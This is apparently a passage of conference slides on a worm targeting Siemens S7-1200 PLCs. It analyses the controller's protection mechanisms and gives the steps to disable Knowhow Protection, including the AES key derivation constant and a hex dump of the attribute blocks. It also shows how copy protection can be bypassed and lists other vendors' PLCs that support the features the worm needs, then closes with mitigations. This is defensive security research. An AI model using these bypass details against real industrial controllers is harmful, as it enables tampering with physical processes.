
Project tree

Devices

- Add new device
- Devices & networks
- ▼ Ampel1 [CPU 1212CAG/DGRly]
  - Device configuration
  - Online & diagnostics
  - ▼ Program blocks
    - Add new block
    - Main [OB1]
    - Cyclic interrupt [OB30]
    - Startup [OB100]
    - countTraffic [FC1]
    - isTraffic [FC2]
    - isTrafficAt [FC3]
    - mapIn [FC6]
    - mapOut [FC4]
    - setLight [FC5]
    - nightMode [FB1]
    - normalMode [FB2]
    - offMode [FB4]
    - prioMode [FB3]
    - nightModeInstance [DB1]
    - normalModeInstance [DB2]
    - offModeInstance [DB4]
    - prioModeInstance [DB3]
  - System blocks
    - TCON\_DB [DB130]

Details view

Name



Properties Info Diagnostics

Alarm display Device information Connection information

No devices with problems

Onlin...	Oper...	Device/module	Message	Details	Help

Tasks

Options

Find and replace

Find:

Whole words only  
 Match case  
 Find in substructures  
 Find in hidden texts  
 Use wildcards  
 Use regular expressions

Whole document  
 From current position  
 Selection

Down  
 Up

Replace with:

Languages & resources

Connected to Ampel1, Address IP=192....



# Protection

- S7-1200 provides 3 protection mechanisms:
  - Knowhow Protection
  - Copy Protection
  - Access Protection



# Knowhow Protection

- Prevents unauthorized reading or modification of the code
- Password protection
- Source-Code is AES encrypted

Enable-Flag

## Knowhow Attribute Block

```
0000 A3 93 5C 00 17 00 00 0D 77 9A 78 00 0B 00 01 9A .....w.x.....
0010 79 10 02 14 E8 F9 7F BA 91 04 D1 EA 50 47 94 8E y.....PG..
0020 6D FB 67 FA CD 9F 5B 73 00 m.g...[s.
```

SHA-1 hash of password



# Knowhow Protection II

- How to disable the Knowhow Protection?
  - Set enable flag to: `0x00, 0x00`
- Problem: source-code is still AES encrypted
- How is the AES-Key generated?



# Knowhow Protection III

- Key derived from the hash:

`K = truncate128Bit(SHA-1 HASH) XOR M`

`M = 0x28, 0x6f, 0x76, 0x5c, 0x6e, 0x3b, 0x1e, 0x4c,  
0xd0, 0x8e, 0x42, 0x31, 0x43, 0x7b, 0x8e, 0xbf`

- Siemens Security Advisory: SSA-833048



# Knowhow Protection IV

- Knowhow Protection is ineffective:
  - Broken
  - Only protects existing POUs






# Copy Proection

- Restricts the program for use only with a specific PLC
- Change of serial number possible
- Attribute Block not evaluated by the PLC (client-side protection)
- Ineffective
- Siemens Security Advisory: SSA-833048

## Copy Attribute Block

```
00000000          a3 98 4f 00 ...r1... .3/...0.
00000010 17 00 00 0d a0 9b 21 00 08 01 9b 22 00 15 10 53 .....!. ... S
00000020 5a 56 43 30 59 45 42 30 30 36 31 39 35 20 20 9b ZVC0YEB0 06195 .
00000030 23 00 08 00 00
```

Serial number





# Access Protection

- Limits S7CommPlus features
  - By Password
- Works
- By default disabled

Function	Off	Write-Protection	Write/Read-Protection
Start/Stop CPU	y	n	n
Transfer Program to PLC	y	n	n
Retrieve Program from PLC	y	y	n
Edit Output/Input/Memory	y	y	y
Read Identification	y	y	y
Assign IP-Adress	y	y	y
Set time of day	y	n	n
Reset	y	n	n



# Improvements & Recommendations

- Vendor
  - Access protection enabled by default
  - Integrity protection using checksums
  - Disable connections via TCON to port 102
- User
  - Enable the access protection
  - Firewall restrictions (PLC opens the connection)



# Other Vendors?

- PLC features required by the worm:
  - Industrial Ethernet
  - Program transfer via TCP to the PLC
  - Programmable TCP functions

# Leading Vendors

Vendor	Product	Ethernet	Transfer TCP/UDP	TCP/IP Functions
Siemens	S7-300	Ja	Ja	Ja
Siemens	S7-400	Ja	Ja	Ja
Siemens	S7-1200	Ja	Ja	Ja
Siemens	S7-1500	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-R	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-F	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-Q	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-L	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-F	Ja	Ja	Nein
Mitsubishi Electric	MELSEC-QS/WS	Ja	Ja	Nein
Schneider Electric	Modicon Easy M	Nein	Nein	Nein
Schneider Electric	Modicon M	Ja	Ja	Nein
Schneider Electric	Modicon LM	Ja	Ja	Nein
Schneider Electric	Modicon Premium	Ja	Ja	Nein
Schneider Electric	Modicon Quantum	Ja	Ja	Nein
Schneider Electric	Preventa XPS Quantum	Ja	Ja	Nein
Rockwell Automation	ControlLogix	Ja	Ja	Ja
Rockwell Automation	CompactLogix	Ja	Ja	Ja
Rockwell Automation	MicroLogix	Ja	Ja	Ja
Rockwell Automation	SmartGuard 600	Ja	Ja	Nein
Rockwell Automation	SLC 500	Ja	Ja	Ja
Rockwell Automation	PLC-5	Ja	Ja	Ja
Rockwell Automation	GuardPLC	Ja	Ja	Nein
Rockwell Automation	Micro800	Ja	Ja	Nein

All leading vendors

# Leading Vendors Supporting Ethernet

Vendor	Product	Ethernet	Transfer TCP/UDP	TCP/IP Functions
Siemens	S7-300	Ja	Ja	Ja
Siemens	S7-400	Ja	Ja	Ja
Siemens	S7-1200	Ja	Ja	Ja
Siemens	S7-1500	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-R	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-F	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-Q	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-L	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-F	Ja	Ja	Nein
Mitsubishi Electric	MELSEC-QS/WS	Ja	Ja	Nein
Schneider Electric	Modicon Easy M	Nein	Nein	Nein
Schneider Electric	Modicon M	Ja	Ja	Nein
Schneider Electric	Modicon LM	Ja	Ja	Nein
Schneider Electric	Modicon Premium	Ja	Ja	Nein
Schneider Electric	Modicon Quantum	Ja	Ja	Nein
Schneider Electric	Preventa XPS Quantum	Ja	Ja	Nein
Rockwell Automation	ControlLogix	Ja	Ja	Ja
Rockwell Automation	CompactLogix	Ja	Ja	Ja
Rockwell Automation	MicroLogix	Ja	Ja	Ja
Rockwell Automation	SmartGuard 600	Ja	Ja	Nein
Rockwell Automation	SLC 500	Ja	Ja	Ja
Rockwell Automation	PLC-5	Ja	Ja	Ja
Rockwell Automation	GuardPLC	Ja	Ja	Nein
Rockwell Automation	Micro800	Ja	Ja	Nein

All leading vendors supporting Industrial Ethernet and TCP/UDP transfer in their PLCs

# Leading Vendors Supporting TCP/IP Functions

Vendor	Product	Ethernet	Transfer TCP/UDP	TCP/IP Functions
Siemens	S7-300	Ja	Ja	Ja
Siemens	S7-400	Ja	Ja	Ja
Siemens	S7-1200	Ja	Ja	Ja
Siemens	S7-1500	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-R	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-F	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-Q	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-L	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-F	Ja	Ja	Nein
Mitsubishi Electric	MELSEC-QS/WS	Ja	Ja	Nein
Schneider Electric	Modicon Easy M	Nein	Nein	Nein
Schneider Electric	Modicon M	Ja	Ja	Nein
Schneider Electric	Modicon LM	Ja	Ja	Nein
Schneider Electric	Modicon Premium	Ja	Ja	Nein
Schneider Electric	Modicon Quantum	Ja	Ja	Nein
Schneider Electric	Preventa XPS Quantum	Ja	Ja	Nein
Rockwell Automation	ControlLogix	Ja	Ja	Ja
Rockwell Automation	CompactLogix	Ja	Ja	Ja
Rockwell Automation	MicroLogix	Ja	Ja	Ja
Rockwell Automation	SmartGuard 600	Ja	Ja	Nein
Rockwell Automation	SLC 500	Ja	Ja	Ja
Rockwell Automation	PLC-5	Ja	Ja	Ja
Rockwell Automation	GuardPLC	Ja	Ja	Nein
Rockwell Automation	Micro800	Ja	Ja	Nein

All leading vendors supporting Industrial Ethernet and TCP/UDP transfer in their PLCs

All leading vendors supporting additionally TCP/IP functions



# Further Research

- Analysis of more PLC vendors and models
- Infection via fieldbus protocols





# Q&A

<http://opensource-security.de>  
[info@os-s.de](mailto:info@os-s.de)